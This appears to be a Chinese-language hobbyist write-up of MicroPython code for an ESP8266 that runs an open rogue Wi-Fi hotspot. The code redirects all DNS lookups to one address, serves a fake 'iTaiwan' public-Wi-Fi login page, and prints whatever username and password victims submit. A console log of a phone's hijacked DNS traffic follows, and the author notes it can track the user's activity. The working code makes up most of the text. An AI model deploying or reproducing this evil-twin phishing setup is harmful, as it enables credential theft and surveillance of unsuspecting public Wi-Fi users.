



## 程式碼:

```
1 import ESP8266WebServer
2 import network
3 from DNSServer import DNSServer
4
5 ap_if=network.WLAN(network.AP_IF)
6 if not ap_if.active():
7     ap_if.active(True)
8 ap_if.config(essid="Rissun57", authmode=0)
9
10 dnsserver = DNSServer()
11 dnsserver.start(53,"*","120.125.74.24")
12
13 def handleNotFound(socket):
14     ESP8266WebServer.ok(socket, "200", "/itaiwan.html")
15
16 def handleLogin(socket, args):
17     if 'usn' in args and 'pwd' in args:
18         print("帳號:",args['usn'],", 密碼:", args['pwd'])
19         ESP8266WebServer.ok(
20             socket,
21             "200",
22             "<HTML><HEAD><meta http-equiv='refresh' content='0;url=/'/></HEAD></HTML>"
23         )
24     else:
25         ESP8266WebServer.err(socket, "400", "Bad Request")
26
27 ESP8266WebServer.begin(80)
28 ESP8266WebServer.onPath("/login", handleLogin)
29 ESP8266WebServer.onNotFound(handleNotFound)
30
31 while True:
32     ESP8266WebServer.handleClient()
33     dnsserver.processNextRequest()
```

手機中有確實看到 WIFI 热點:



嘗試連線：



連線後

沒有跳出網站但是確實可以追蹤到我的一舉一動

```
Shell >
Replies: cdn.oaistatic.com -> 120.125.74.24 from 192.168.4.2
Replies: beacons5.gvt3.com -> 120.125.74.24 from 192.168.4.2
Replies: iglite-z.instagram.com -> 120.125.74.24 from 192.168.4.2
Replies: mqtt-mini.facebook.com -> 120.125.74.24 from 192.168.4.2
Replies: asia-vcode-od.vivoglobal.com -> 120.125.74.24 from 192.168.4.2
Replies: iglite-z.instagram.com -> 120.125.74.24 from 192.168.4.2
Replies: alt3-mtalk.google.com -> 120.125.74.24 from 192.168.4.2
Replies: play.googleapis.com -> 120.125.74.24 from 192.168.4.2
Replies: asia-browserplat.vivoglobal.com -> 120.125.74.24 from 192.168.4.2
Replies: mtalk.google.com -> 120.125.74.24 from 192.168.4.2
MicroPython (ESP8266) • USB2.0-Ser1 @ COM3 =
```